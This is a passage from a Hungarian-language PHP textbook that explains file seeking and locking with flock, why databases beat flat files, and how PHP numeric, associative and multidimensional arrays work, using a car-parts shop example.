
A böngészőnkben megjelenő eredmény a 2.5 ábrán láthatóhoz hasonló kell, hogy legyen.



2

2.5 ábra: A megrendelések beolvasása után a fájlmutató a fájl végére mutat, 267 bájtnival mozdult el.
A rewind függvény hívásával visszatér kiinduló pozíciójába (0), a fájl elejére.

Az fseek() függvénytel a fájl tetszőleges pontjára állíthatjuk a fájlmutatót. Prototípusa a következő:

```
int fseek ( resource fp, int eltolas [, int eltolas_kezdopontja]
```

Az fseek() meghívása az eltolas_kezdopontja paraméterben megadott ponttól számítva eltolas bájtnival eltolva helyezi el az fp fájlmutatót. Az opcionális eltolas_kezdopontja paraméter alapértelmezett értéke SEEK_SET, ami gyakorlatilag a fájl eleje. További lehetséges érték a SEEK_CUR (a fájlmutató pillanatnyi helyzete) és a SEEK_END (a fájl vége).

A rewind() függvény azzal egyenértékű, mintha meghívánk nulla eltolással (offset) az fseek() függvényt. Az fseek() segítségével megtalálhatjuk például egy adott fájl középső rekordját, vagy bináris keresést hajthatunk végre. Amikor azonban már annyira bonyolulttá válik az adatfájl kezelése, hogy ilyen dolgokra van szükségünk, sokkal jobban járunk, ha adatbázist használunk.

Fájlok zárolása

Képzeliük el azt a helyzetet, amikor két vásárló egyszerre próbálja ugyanazt a terméket megrendelni. (Ez egyáltalán nem olyan ritka szituáció, különösen akkor nem, ha jelentős forgalom van honlapunkon.) Mi történik akkor, ha az egyik vevő meghívja az fopen() függvényt, és elkezd írni, majd a másik is meghívja az fopen() -t, és ő is elkezd írni? Mi lesz a fájl tartalma? Az egyik, majd a másik megrendelés? Esetleg éppen fordítva? Vagy csak az egyik megrendelés? Vagy csak a másik? Esetleg valami teljesen értelmetlen, például a két megrendelés valami keszekerülete összevisszáságban? A válasz operációs rendszerünkötől függ, de gyakran teljesen kiszámíthatatlan.

Az ilyen problémák elkerülése érdekében zárolni érdemes az érintett fájlt. A PHP ezen funkciója az flock() függvénytel érhető el. Ezt kell meghívunk a fájl megnyitása után, de még közvetlenül az előtt, hogy bármilyen adatát beolvasnánk, vagy írnánk a fájlba.

Az flock() prototípusa a következő:

```
bool flock (resource eroforras_valtozo, int muvelet [, int &varakozzon_e])
```

Első paraméterként egy megnyitott fájl mutatóját, másodikként pedig a zárolás kívánt típusát jelképező állandót kell átadni. A függvény visszatérési értéke sikeres zárolás esetén igaz, egyébként pedig hamis. Az opcionális harmadik paraméterben megadható, hogy a függvény megvárja-e a sikeres lezárást, vagy azonnal térjen vissza.

A muvelet paraméter lehetséges értékeit, illetve a zárolástípusokat a 2.2 táblázat tartalmazza. A lehetséges értékek a PHP 4.0.1 változatának megjelenésével módosultak, így a táblázatból mindenkor értékkészletert kiolvashatjuk.

2.2 táblázat: Az flock() muvelet paraméterének értékei

Művelet értéke	Jelentés
LOCK_SH (korábban 1)	Megosztott zárolás. A fájl olvasásra megosztható más folyamatokkal.
LOCK_EX (korábban 2)	Kizáró zárolás. Ez a művelet kizárá; a fájl nem megosztható.
LOCK_UN (korábban 3)	Meglévő zárolás feloldása.
LOCK_NB (korábban 4)	Nem blokkoló zárolás. A zárolás létrehozása alatt megakadályozza a blokkolást.

Amennyiben használni kívánjuk az `flock()` függvényt, a fájt használó összes kódhoz hozzá kell adni, különben értelmetlen lesz alkalmazása.

Nem árt tudni, hogy az `flock()` NFS és egyéb hálózati fájlrendszer esetén nem működik. A régebbi, zárolást nem támogató fájlrendserekkel (például FAT) sem működik. Egyes operációs rendszereken folyamatszinten valósul meg, és többszálú szerver API alkalmazása esetén nem megfelelően fog működni.

Ha használni szeretnénk a megrendeléses példában, a következőképpen módosíthatjuk a `rendeles_feldolgozasa.php` fájlt:

```
$fp = fopen("$DOCUMENT_ROOT/.../rendelesek/rendelesek.txt", 'ab');
flock($fp, LOCK_EX); // fájl zárolása íráshoz
fwrite($fp, $kimeneti_sztring);
flock($fp, LOCK_UN); // írásra zárolás feloldása
fclose($fp);
```

A zárolásokat a `rendelesek_megtekintese.php` fájlhoz is hozzá kell adni:

```
$fp = fopen("$DOCUMENT_ROOT /.../rendelesek/rendelesek.txt", 'r');
flock($fp, LOCK_SH); // fájl zárolása olvasásra
// olvasás a fájlból
flock($fp, LOCK_UN); // olvasásra zárolás feloldása
fclose($fp);
```

A kód most már robusztusabb, ám még mindig nem tökéletes. Mi történik akkor, ha egy időben két kód próbál zárolást végrehajtani? Ez versenyhelyzetet teremt, amelyben a folyamatok a zárolásért versenyeznek, és bizonytalan, hogy mi lesz ennek a kimenete. Egy ilyen helyzet további problémákat vet fel. Jobban járunk, ha adatbázis-kezelő rendszert (DBMS) alkalmazunk.

Egy jobb módszer: adatbázis-kezelő rendszerek

Az eddig áttekintett összes példában egyszerű fájlokkal dolgoztunk. Könyünk második részéből megtudjuk, hogyan használunk helyettük MySQL-t, egy relációs adatbázis-kezelő rendszert (RDBMS). Felmerülhet a kérdés, miért bajlódunk a MySQL-lel?

Egyszerű fájlok használata esetén jelentkező problémák

Egyszerű fájlok használata esetén számtalan problémába futhatunk bele:

- Amikor a fájl mérete megnövekszik, nagyon lelassulhat a vele végzett munka.
- Egyszerű fájlból bonyolult lehet egy adott rekord vagy rekordok egy csoportjának megkeresése. Ha a rekordok sorrendben vannak, valamilyen bináris keresés és rögzített szélességű rekord együttes használatával rákereshetünk valamelyik kulcsmezőre. Ha szürni szeretnénk a rekordokat (például az összes olyan vásárlót szeretnénk megtalálni, aki egy adott településen lakik), minden egyes rekordot egyenként be kell olvasnunk, és ellenőrizni kell őket.
- Az egyidejű hozzáférés kezelése is gondot okozhat. Láttuk, hogyan lehet a fájlokat zárolni, ám a zárolás a korábban bemutatott versenyhelyzethez vezethet. Szűk keresztmetszetet is okozhat. Ha komoly forgalom van egy honlapon, több felhasználó is várhat a fájl zárolásának feloldására, hogy képes legyen feladni megrendelését. Ha ez a várakozás túl hosszúra nyúlik, hajlamosak lesznek másolók elkölni a pénzüket.
- Az eddig megismert fájlfeldolgozási módszerek szekvenciális feldolgozással nyúltak a fájlokhoz; ez azt jelenti, hogy a fáj elejétől indulva a végéig olvassuk őket. Rekordokat a fájl közepébe szúrní vagy kitörölni nonnan (véletlenszerű hozzáférés) bonyolult dolog, mert először a teljes fájt be kell olvasni a memóriába – végrehajtjuk a változtatásokat, majd újra kiírjuk a teljes állományt. Nagy adatfájlok esetén minden lépésük jelentősen megterhelhetik a rendszert.
- A jogosultságok korlátozott lehetőségein túlmenően nem létezik egyszerű módszer az adatokhoz való különböző szintű hozzáférések betartására.

Hogyan oldják meg a relációs adatbázis-kezelő rendszerek ezeket a problémákat?

A relációs adatbázis-kezelő rendszerek (RDBMS-ek) megoldást kínálnak mindenekkel szembeni problémákról:

- Az RDBMS-ek az egyszerű fájloknál sokkal gyorsabb hozzáférést nyújtanak az adatokhoz. És a könyünkben használt adatbázisrendszer, a MySQL ilyen tekintetben a leggyorsabb rendszerek közé tartozik.
- Az RDBMS-ekből egyszerűen lekérdezhetünk adott kritériumoknak megfelelő adatkészleteket.
- Az RDBMS-ek beépített mechanizmusokkal kezelik az egyidejű hozzáférést, amivel így nekünk, programozóknak nem kell foglalkoznunk.

- Az RDBMS-ek véletlenszerű hozzáférést nyújtanak adatainkhoz.
- Az RDBMS-ek beépített jogosultsági rendszerekkel rendelkeznek. A MySQL különösen erős ezen a területen. A relációs adatbázis-kezelő rendszerek használatanak talán legfontosabb oka, hogy egy adattároló rendszertől elvált minden (vagy legalábbis majdnem minden) funkcióval bírnak. Persze, mi magunk is megírhatnánk a PHP függvények saját könyvtárát, de mi értelme lenne újra feltalálni a kereket?

Könyünk második, *A MySQL használata* című részében bemutatjuk a relációs adatbázisok működését általanosságban, illetve konkrétan azt, miként lehet a MySQL-t adatbázissal támogatott weboldalak létrehozására beállítani és használni.

Ha egyszerű rendszert építünk, és úgy érezzük, nincs szükségünk minden funkciót tartalmazó adatbázisra, de szeretnénk elkerülni az egyszerű fájlok használatából eredő zárolási és egyéb problémákat, mérlegeljük a PHP SQLite bővítményének használatát! Ez lényegében SQL kezelőfelületet nyújt egy egyszerű fájlhoz. Könyünkben a MySQL használatára fordítjuk figyelmünket, de ha szeretnénk többet megtudni az SQLite-ról, tájékozódjunk a <http://sqlite.org/> és a <http://www.php.net/sqlite> oldalról!

További olvasnivaló

A fájlrendszerrel való kapcsolatról további információt kaphatunk a 19. fejezetből (*A fájlrendszer és a kiszolgáló elérése*). A könyv azon részében megtárgyaljuk, hogyan lehet megváltoztatni egy fájl jogosultságát, tulajdonosát és nevét; hogyan dolgozhatunk a könyvtárrakkal; és hogyan léphetünk kapcsolatba a fájlrendszer környezetével.

Érdemes lehet elolvasni a PHP online kézikönyvének a fájlrendszerrel foglalkozó részét, amely a <http://www.php.net/filesystem> címen érhető el.

Hogyan tovább?

A következő fejezetben megismerjük a tömböket, illetve azt, hogyan használhatók a PHP kódokban lévő adatok feldolgozására.

3

Tömbök használata

E fejezetből megtudhatjuk, hogyan használjuk a tömböt, ezt a rendkívül fontos programozási szerkezetet. Az előző fejezetben egyetlen értéket tároló *skaláris* változókkal dolgoztunk. A tömb értékek halmazát vagy sorozatát tárolni képes változó. Számtalan eleme lehet, és ezek mindegyike konkrét értéket, például szöveget vagy számot vagy akár egy másik tömböt is tartalmazhat. A tömböt tartalmazó tömböt *többdimenziós tömbnek* nevezzük.

A PHP a numerikusan (számmal) indexelt és az asszociatív (társításos) tömböket egyaránt támogatja. A más programozási nyelveken már dolgozó olvasók bizonyára találkoztak numerikusan indexelt tömbökkel, ám aki nem használt PHP-t vagy Perl-t, az valószínűleg az asszociatív tömbökről sem hallott még – ugyan máshol találkozhatott már hasheknek, térképeknek (map) vagy könyvtáraknak nevezett, hasonló szerkezetekkel.

Az asszociatív tömbökben a számoknál informatívabb értéket alkalmazhatunk indexként. A számszerű index helyett használhatunk szavakat vagy más tartalmas információt.

Fejezetünkben továbbfejlesztjük Bob autóalkatrész-kereskedésének példaprojektjét, tömbök segítségével könnyebben elbologtunk majd az olyan ismétlődő információkkal, mint a vásárlók megrendelései. Ekképpen rövidebb, rendezettebb kódot írva hajtjuk végre az előző fejezetben a fájlokon végrehajtott műveletek egy részét.

A fejezetben a következő főbb témaiköröket tárgyaljuk:

- Numerikusan indexelt tömbök
- Nem numerikusan indexelt tömbök
- Tömbműveleti jelek
- Többdimenziós tömbök
- Tömbök rendezése
- Tömbfüggvények

Mit nevezünk tömbnek?

A PHP gyorstalpaló című 1. fejezetben olvashattunk a skaláris változókról. Ezek változó érték tárolására szolgáló, névvel ellátott helyek; hozzájuk hasonlóképpen a tömb is névvel ellátott hely, ahol értékek *halmazát* tároljuk, lehetővé téve ezáltal a skaláris értékek csoportosítását.

A fejezetben Bob terméklistáján keresztül mutatjuk be a tömböket. A 3.1 ábrán tömbformában tárolva láthatjuk a három termékből álló listát. Ezt a három terméket egyetlen, *termékek* nevű változóban tároljuk. (Rövidesen eláruljuk, hogyan lehet ilyen változót létrehozni.)

Gumiabroncs	Olaj	Gyertya
termék		

3.1 ábra: Bob termékei tömbben is tárolhatók.

Miután tömbben eltároltuk az információt, számtalan hasznos módon dolgozhatunk vele. Az 1. fejezetben megismert ciklusokkal jelentős mennyiségi munkától kímélhetjük meg magunkat, ha ugyanazt a műveletet a tömb minden elemén végrehajtjuk. A teljes információhalmaz egyetlen egységeként kezelhető. Ily módon egyetlen sornyi kóddal például a tömbben szereplő összes értéket átadhatjuk egy függvénynek. Tegyük fel, hogy ábécésorrendbe kívánjuk rendezni a termékeket! Ehhez nem kell mást tenni, mint a teljes tömböt átadni a PHP `sort()` függvényének.

A tömbben tárolt értékeket a tömb *elemeinek* nevezzük. minden tömbelemhez *index* (más néven *kulcs*) tartozik, amit az egyes elemek elérésére használunk. A legtöbb programozási nyelvben a tömbök nullával vagy egyetlen kezdődő numerikus indexkel rendelkeznek.

A PHP lehetővé teszi, hogy tömbök indexeiként számokat és karakterláncokat egyaránt használunk. Dolgozhatunk hagyományosan számokkal indexelt tömbökkel, de tartalmasabb és hasznosabb indexet is rendelhetünk a tömbelemekhez. (Ez a megközelítés ismerős lehet azok számára, akik más programozási nyelvekben dolgoztak már asszociatív tömbökkel, térképpel, hashekkal vagy könyvtárakkal.) A programozói megközelítés is kissé eltérő lehet attól függően, hogy a hagyományos, numerikusan indexelt tömbökkel vagy a némileg izgalmasabb indexértékeket használó tömbökkel dolgozunk.

Először a numerikusan indexelt tömbökkel ismerkedünk meg, majd onnan lépünk tovább a felhasználó által meghatározott kulcsok használatára.

Numerikusan indexelt tömbök

A programozási nyelvek többsége támogatja a számmal indexelt tömböket. PHP-ben az indexek alapértelmezésben nullával kezdődnek, de ezt az értéket tetszés szerint módosíthatjuk.

3

Numerikusan indexelt tömbök létrehozása

A 3.1 ábrán látható tömb létrehozására a következő PHP kódsort használjuk:

```
$termek = array( 'Gumiabroncs', 'Olaj', 'Gyertya' );
```

Ez a kód létrehozza a \$termek nevű, a három adott értéket – 'Gumiabroncs', 'Olaj' és 'Gyertya' – tartalmazó tömböt. Érdemes megemlíteni, hogy az echo-hoz hasonlóan tulajdonképpen az array() is inkább nyelvi szerkezet, mintsem függvény.

A tömbben tárolandó tartalomtól függően elképzelhető, hogy – az előző példával ellentétben – nem saját kezüleg kell létrehozni azt. Ha egy másik tömbben rendelkezésünkre áll a szükséges adat, az = műveleti jellet egyszerűen másolhatunk bármely tömböt.

Ha emelkedő számsorozatot kívánunk tömbben tárolni, a range() függvény automatikusan létrehozza számunkra a tömböt. A következő utasítás, a szamok nevű, 1-től 10-ig terjedő elemek sorozatát tartalmazó tömböt állítja elő:

```
$szamok = range(1, 10);
```

A range() függvény harmadik, opcionális paraméterével az értékek közötti lépésközöt határozhatjuk meg. Ha például olyan tömbre van szükségünk, amely az 1 és 10 közötti páratlan számokat tartalmazza, a következőképpen hozhatjuk létre:

```
$paratlan_szamok = range(1, 10, 2);
```

A range() függvény karakterekkel is használható, például:

```
$betuk = range('a', 'z');
```

Amennyiben a kívánt információt valamely fájlban tároljuk, közvetlenül ebből az állományból is betölthetjük a tömb tartalmát. Ezzel a téma körrel a fejezet későbbi, Tömbök feltöltése fájlok ból című részében foglalkozunk.

Ha a tömbbe szánt adatok adatbázisban tárolódnak, a tömb tartalmát közvetlenül az adatbázisból is betölthetjük. Ennek folyamatát a MySQL adatbázis elérése a webről PHP-vel című, 11. fejezetben mutatjuk be.

Megfelelő függvényekkel kinyerhetjük a tömbök egyes részeit, illetve átrendezhetjük tartalmukat. Ezekkel a függvényekkel a fejezet egy későbbi, Egyéb tömbműveletek végrehajtása című részében ismerkedünk meg.

Tömb tartalmának elérése

A változók tartalmának elérésére a változók nevét használjuk. Amennyiben ez a változó történetesen tömb, akkor a változó nevével és a megfelelő indexsel érhetjük el tartalmát. Az index – más néven kulcs – mutatja meg, hogy a tömb melyik értékét kívánjuk elérni. Az indexet szöglletes zárójelben írjuk a tömb neve után.

A \$termek tömb tartalmát a \$termek[0], \$termek[1] és \$termek[2] kifejezéssel érjük el.

A tömb első elemének indexe alapértelmezésben nulla. Ugyanezt a számozási sémát használják a C, a C++, a Java és sok más nyelvben, ám ha eddig még nem találkoztunk vele, eltarthat egy kis ideig, amíg hozzászokunk.

Akárcsak más változóknál, a tömb elemeinél is az = műveleti jellet módosíthatjuk tartalmukat. A következő sorral a tömb első elemét cseréljük le 'Gumiabroncs'-ról 'Biztositek'-ra:

```
$termek[0] = 'Biztositek';
```

A következő sor kódja új elemet – 'Biztositek' – ad a tömb végéhez, amely így összesen már négy elemmel bír:

```
$termek[3] = 'Biztositek';
```

A tömb tartalmának megjelenítéséhez gépeljük be a következő sort:

```
echo "$termek[0] $termek[1] $termek[2] $termek[3]";
```

Annak ellenére, hogy a PHP meglehetősen intelligensen dolgozza fel a karakterláncokat, könnyen összeavarodhatunk. Amennyiben az a problémával találkozunk, hogy a PHP nem megfelelően értelmez egy olyan tömböt vagy változót, amely kettős idézőjelek közötti karakterláncba van ágyazva, akkor helyezzük őket az idézőjelen kívül, vagy használunk összetett szintaktikát! Ez utóbbit a *Karakterláncok kezelése és reguláris kifejezések* című 4. fejezetben tekintjük át. Az előző echo utasítás megfelelően működik, ám a fejezet későbbi részében sok olyan összetettebb példát látunk, ahol a változókat az idézőjellel közrefogott karakterláncon kívül találjuk.

A többi PHP változóhoz hasonlóan a tömböket sem kell inicializálni vagy előzetesen létrehozni. Első használatukkor automatikusan létrejönnek.

A következő kód ugyanazt a \$termeket tömböt hozza létre, mint amit korábban az array() utasítással állítottunk elő:

```
$termek[0] = 'Gumiabroncs';
$termek[1] = 'Olaj';
$termek[2] = 'Gyertya';
```

Amennyiben a \$termek még nem létezik, az első sor létrehoz egy egyetlen elemű, új tömböt. A következő sorok értékkel adnak a tömbhöz. Ahogy elemeket adunk a tömbhöz, az dinamikusan változtatja méretét. Ez az átméretezési lehetőség a programozási nyelvek többségében nem érhető el.

3

Tömbelemek elérése ciklusokkal

Mivel a tömb indexeléséhez növekvő számok sorozatát használjuk, a for ciklussal könnyedén megjeleníthetjük tartalmát:

```
for ($i = 0; $i < 3; $i++) {
    echo $termek[$i]. " ";
}
```

A ciklus a kettővel előző kódhoz hasonló kimenetet eredményez, ám sokkal kevesebbet kell gépeinknél ahhoz, hogy egy nagytömb minden egyes elemét kezelni tudjuk. A tény, hogy egyszerű ciklusokkal a tömbök minden egyes elemét könnyen elérjük, vonzóvá teszi a tömbök használatát. Elővehetjük a kifejezetten a tömbökkel való munkához kialakított foreach ciklust is. Ebben a példában a következőképpen kellene használnunk:

```
foreach ($termek as $aktualis) {
    echo $aktualis. " ";
}
```

A fenti kód minden egyes elemet egyenként eltárol az \$aktualis változóban, és kiírja azt.

Nem numerikusan indexelt tömbök

A \$termek tömbnél hagyutak a PHP-t, hogy alapértelmezett indexet rendeljen minden elemhez. Ez azt jelentette, hogy az elsőként hozzáadott elem indexe 0 lett, a másodiké 1, és így tovább. A PHP olyan tömböket is támogat, amelyekben tetszőleges értékű kulcsot vagy indexet rendelhetünk az egyes elemekhez.

Tömb inicializálása

A következő kód által létrehozott tömb a terméknevet használja kulcsként, a tömb elemeinek értéke pedig az adott termék ára:

```
$arac = array('gumiabroncs'=>100, 'olaj'=>10, 'gyertya'=>4);
```

A kulcsok és az értékek közötti szimbólum egyszerűen egy egyenlőségjel és az azt követő nagyobb szimbólum.

Tömbelemek elérése

A tartalmat ebben az esetben is a változó, azaz a tömb nevével és a kulccsal érjük el, vagyis az arac (azaz árac) tömbben tárolt információt az alábbiakkal kapjuk vissza:

```
$arac['gumiabroncs'], $arac['olaj'] és $arac['gyertya'].
```

A következő kód ugyanezt az \$arac tömböt eredményezi. Ez a változat azonban nem három elemmel hozza létre a tömböt, hanem csak egyetlen eggyel, majd két további elemet ad hozzá:

```
$arac = array( 'gumiabroncs'=>100 );
$arac['olaj'] = 10;
$arac['gyertya'] = 4;
```

Nézzünk még egy kissé eltérő, ám az előzővel egyenértékű kódot! Itt közvetlenül egyáltalán nem hozzuk létre a tömböt, hanem az első elem hozzáadása hozza létre:

```
$arak['gumiabroncs'] = 100;
$arak['olaj'] = 10;
$arak['gyertya'] = 4;
```

Ciklusok használata

Mivel a tömbben használt indexek jelen esetben nem számok, a tömbbel való munkához nem vehetünk igénybe egyszerű számlálót alkalmazó `for ciklust`. Használhatjuk ellenben a `foreach ciklust`, illetve a `list()` és az `each()` szerkezetet.

A `foreach ciklus` asszociatív tömbök esetén kissé eltérő szerkezettel működik. Használhatjuk pontosan úgy, ahogyan az előző példában tettük, vagy bevezetjük a kódba a kulcsokat is:


```
foreach ($arak as $kulcs => $ertek) {
    echo $kulcs." - ".$ertek."  


```

A következő kód az `each()` szerkezetet igénybe véve listázza ki az `$arak` tömb tartalmát:

```
while ($elem = each($arak)) {
    echo $elem[0];
    echo " - ";
    echo $elem[1];
    echo "<br />";
}
```

Ennek a kódrészletnek a kimenete a 3.2 ábrán látható.



3.2 ábra: Az `each()` utasítással végiglépkedhetünk a tömbökön.

Az 1. fejezetben megvizsgáltuk a `while ciklusokat` és az `echo` utasítást. Az előző kód az `each()` függvényt használja, amellyel ez idáig nem találkoztunk. A függvény egy adott tömb aktuális elemét adja vissza, majd a következő elemet teszi az aktuálissá. Mivel `while cikluson` belül hívjuk meg az `each()` függvényt, egyenként visszaadja a tömb minden elemét, majd leáll, amikor elérjük a tömb végét.

Az `$elem` ebben a kódban tömb. Amikor meghívjuk az `each()` függvényt, négy értéket és a tömbön belüli elhelyezkedésre utaló négy indexet tartalmazó értéket kapunk. A kulcs az `$elem` tömbváltozó 0. indexén, az érték az `$elem` tömb 1. indexén érhető el. Mindegy ugyan, hogy melyiket választjuk, mi most úgy döntöttünk, hogy a számosztott helyett a névvel jelölt pozíciót (indexet) használjuk.

Gyakran ennél elegánsabb megközelítést alkalmazunk ugyanerre. A `list()` szerkezettel adott számú értékre oszthatunk egy tömböt. A következőképpen választhatunk szét kettőt az `each()` függvény által visszaadott értékek közül:

```
while (list($termek, $ar) = each($arak)) {
    echo "$termek - $ar<br />";
```

Ez a sor az `each()` függvényt használva fogja az `$arak` aktuális elemet, tömbként visszaadja azt, majd a következő elemet teszi az aktuálissá. A `list()` segítségével a `$termek` és `$ar` nevű két változóval alakítja az `each()` által visszaadott tömb nulladik és első elemeit.

Az alábbi rövid kóddal a teljes `$arak` tömböt bejárhatjuk, és megjeleníthetjük tartalmát:

```
reset($arak);
while (list($termek, $ar) = each($arak)) {
    echo "$termek - $ar<br />";
```

Ennek kimenete megegyezik az előző kódéval, ám könnyebben olvasható, mert a `list()` lehetővé teszi, hogy nevet rendeljünk a változókhoz.

Az `each()` használatakor ügyeljünk arra, hogy a tömb számon tartja az aktuális elemét! Ha ugyanabban a kódban kétszer kívánunk használni egy tömböt, a `reset()` függvénytel vissza kell állítani az aktuális elemet a tömb elejére. Az `arrok` tömb ismételt bejárásához gépeljük be a következőket:

```
reset($arak);
while ( list( $termek, $ar ) = each( $arak ) )
    echo "$termek - $ar<br />";
```

Ez a kód visszaállítja az aktuális elemet a tömb elejére, és ezzel lehetővé teszi, hogy újra végiglépkedjünk a tömbön.

Tömbműveleti jelek

A tömbökön különleges műveleti jelek alkalmazhatók. Többségüknek van skaláris megfelelője, ahogy ez a 3.1 táblázatból kiderül.

3.1 táblázat: A PHP tömbműveleti jelei

3

Műveleti jel	Név	Példa	Eredmény
<code>+</code>	Unió	<code>\$a + \$b</code>	Az <code>\$a</code> és a <code>\$b</code> uniója. A <code>\$b</code> tömböt hozzáfüzi <code>\$a</code> -hoz, de az azonos kulcsú elemeket nem adja hozzá.
<code>==</code>	Egyenlő	<code>\$a == \$b</code>	Akkor igaz, ha az <code>\$a</code> és <code>\$b</code> tömb ugyanazokat az elemeket tartalmazza.
<code>==</code>	Azonos	<code>\$a === \$b</code>	Akkor igaz, ha az <code>\$a</code> és <code>\$b</code> tömb ugyanazokat az elemeket tartalmazza, ráadásul azok típusa és sorrendje is megegyezik.
<code>!=</code>	Nem egyenlő	<code>\$a != \$b</code>	Akkor igaz, ha <code>\$a</code> és <code>\$b</code> nem ugyanazokat az elemeket tartalmazza.
<code><></code>	Nem egyenlő	<code>\$a <> \$b</code>	Ugyanaz, mint a <code>!=</code> .
<code>!==</code>	Nem azonos	<code>\$a !== \$b</code>	Akkor igaz, ha <code>\$a</code> és <code>\$b</code> nem ugyanazokat az elemeket tartalmazza, vagy az elemek típusa és/vagy sorrendje nem egyezik meg.

Ezek a tömboperátorok nagyrészt magától értetődőek, csak az unió szorul némi további magyarázatra. Az unió műveleti jel megkíséri hozzáadni a `$b` elemeit az `$a` végéhez. Ha a `$b` valamely elemei az `$a` tömbben is megtalálható kulcsokkal rendelkeznek, akkor azokat nem fogja hozzáadni. Ez azt jelenti, hogy a művelet nem írja felül az `$a` elemeit.

Látni fogjuk, hogy a 3.1 táblázatban lévő tömbműveleti jelek mindegyikének létezik skaláris változókon működő megfelelője. Ha megjegyezzük azt, hogy a `+` összeadást hajt végre a skaláris típusokon és uniót tömbök esetén, működésüket akkor is értelmezni tudjuk, ha nem kívánunk elmélyedni a mögöttük álló matematikában. A tömböket nem lehet értelmesen összeszorítani a skaláris típusokkal.

Többdimenziós tömbök

A tömbök nem szükségszerűen csak kulcsok és értékek egyszerű listái; a tömb minden egyes eleme akár egy másik tömböt is tárolhat. Így hozhatunk létre kétdimenziós tömböket. Az ilyen tömböket mátrixként képzelhetjük el, amelynek szélessége és magassága is van – ezek a sorok és az oszlopok.

Ha egynél több adatot szeretnénk tárolni a Bob által forgalmazott termékekről, kétdimenziós tömböt kell használnunk. A 3.3 ábrán kétdimenziós tömbként látjuk Bob termékskáláját, amelyben a sorok egy-egy terméket, az oszlopok az eltárolt termékjellemzőt tartalmazzák.

Kód	Megnevezés	Ár
TIR	Gumiabroncs	100
OIL	Olaj	10
SPK	Gyertya	4

3.3 ábra: Egy kétdimenziós tömbben több információt tárolhatunk Bob termékeiről.

Az alábbi PHP kóddal hozhatjuk létre a 3.3 ábrán látható tömböt:

```
$termek = array( array( 'TIR', 'Gumiabroncs', 100 ),
                  array( 'OIL', 'Olaj', 10 ),
                  array( 'SPK', 'Gyertya', 4 ) );
```

Ebből a meghatározásból látható, hogy a \$termek tömb most három tömböt tartalmaz.

Emlékezhetünk rá, hogy egydimenziós tömbökben lévő adatok eléréséhez a tömb nevére, illetve az elem indexére van szükség. A dolog kétdimenziós tömb esetén is hasonlóan működik annyi különbséggel, hogy minden elem kettő, egy sor- és egy oszlopindexssel bír. (A legfelső sor a 0. sor, a bal szélső oszlop pedig a 0. oszlop.)

Ha ennek a tömbnek az elemeit kellene megjelenítenünk, a következőképpen érnénk el az egyes elemeket:

```
echo '|'. $termek[0][0] . '|'. $termek[0][1] . '|'. $termek[0][2] . '|<br />';
echo '|'. $termek[1][0] . '|'. $termek[1][1] . '|'. $termek[1][2] . '|<br />';
echo '|'. $termek[2][0] . '|'. $termek[2][1] . '|'. $termek[2][2] . '|<br />';
```

Egy for ciklusba egy másik for ciklust helyezve sokkal elegánsabban is elérhetjük ugyanezt az eredményt:

```
for ($sor = 0; $sor < 3; $sor++) {
    for ($oszlop = 0; $oszlop < 3; $oszlop++) {
        echo '|'. $termek[$sor][$oszlop];
    }
    echo '|<br />';
}
```

Mindkét kód ugyanazt a kimenetet eredményezi bőngészőnkben:

```
|TIR|Gumiabroncs|100|
|OIL|Olaj|10|
|SPK|Gyertya|4|
```

A két példakód között az az egyetlen, ám nem elhanyagolható különbség, hogy nagyobb tömb esetén a második változat sokkal kevesebb gépelést igényel.

Érdemes lehet az oszlopoknak a számok helyett nevet adni, ahogy ezt a 3.3 ábrán is látjuk. Ha ugyanezeket a termékeket a 3.3 ábrán látható oszlopnevikkal szeretnénk eltárolni, az alábbi kódot kellene megírnunk:

```
$termek = array( array( 'Kód' => 'TIR',
                        'Megnevezés' => 'Gumiabroncs',
                        'Ar' => 100
                    ),
                    array( 'Kód' => 'OIL',
                        'Megnevezés' => 'Olaj',
                        'Ar' => 10
                    ),
                    array( 'Kód' => 'SPK',
                        'Megnevezés' => 'Gyertya',
                        'Ar' => 4
                    )
                );
```

Ez a tömb egyszerűbben kezelhető, ha egyetlen értéket szeretnénk visszakeresni. Könnyebb megjegyezni, hogy a megnevezést a „Megnevezés” oszlopban tároljuk, mintsem azt, hogy az 1. oszlopban. Ha beszédes nevű indexeket használunk, nem szükséges megjegyezni, hogy egy adott elemet az [x][y] helyen tárolunk. Könnyedén megtaláljuk a keresett adatot, ha értelmes sor- és oszlopnevvekkel hivatkozunk a tárolási helyére.

Ezzel azonban elvesztjük annak lehetőségét, hogy egyszerű `for` ciklussal egyenként végiglépjünk az oszlopokon. Nézük meg e tömb megjelenítésének egy lehetséges módját:

```
for ( $sor = 0; $sor < 3; $sor++) {
    echo '|'. $termekek[$sor] ['Kod']. '|'. $termekek[$sor] ['Megnevezes'] .
        '|'. $termekek[$sor] ['Ar']. '|<br />';
}
```

Egy `for` ciklussal végiglélkedhetünk a külső, numerikusan indexelt `$termekek` tömbön. Ennek a tömbnek minden sora leíró nevű indexekkel rendelkezik. Egy `while` ciklusba helyezett `each()` és `list()` függvényel lépkedhetünk végig a belső tömbökön.

Ezek szerint egy `while` ciklusra van szükségünk a `for` ciklusban:

```
for ( $sor = 0; $sor < 3; $sor++) {
    while ( list( $kulcs, $ertek ) = each( $termekek[$sor] )) {
        echo "|$ertek";
    }
    echo '|<br />';
}
```

Nem szükséges megállunk két dimenzióval. Ugyanúgy, ahogy a tömbelemek tömböket is tartalmazhatnak, ezekbe a tömbökbe is rakhattunk újabb tömböket.

Egy háromdimenziós tömbnek magassága, szélessége és mélysége is van. Ha a kétdimenziós tömbökre oszlopokból és sorokból álló táblázatként gondolunk, akkor képzeljük el, ahogy ezeket a táblázatokat egymásra pakoljuk! Az egyes elemekre azok rétege, sora és oszlopa alapján hivatkozhatunk.

Ha Bob kategóriákra bontaná termékeit, háromdimenziós tömbben tárolhatná azokat. A 3.4 ábra háromdimenziós tömbben mutatja a Bob által forgalmazott termékeket.

Teherautó-alkatrészek		
Kód	Megnevezés	Ár
Kisteherautó-alkatrészek		
Kód	Megnevezés	Ár
Autóalkatrészek		
Kód	Megnevezés	Ár
CAR_TIR	Gumiabroncs	100
CAR_OIL	Olaj	10
CAR_SPK	Gyertya	4

3.4 ábra: A háromdimenziós tömbben már kategóriák szerint is csoportosíthatjuk a termékeket.

Az ezt a tömböt meghatározó kódból láthatjuk, hogy egy háromdimenziós tömb tömbök tömbjét tartalmazza:

```
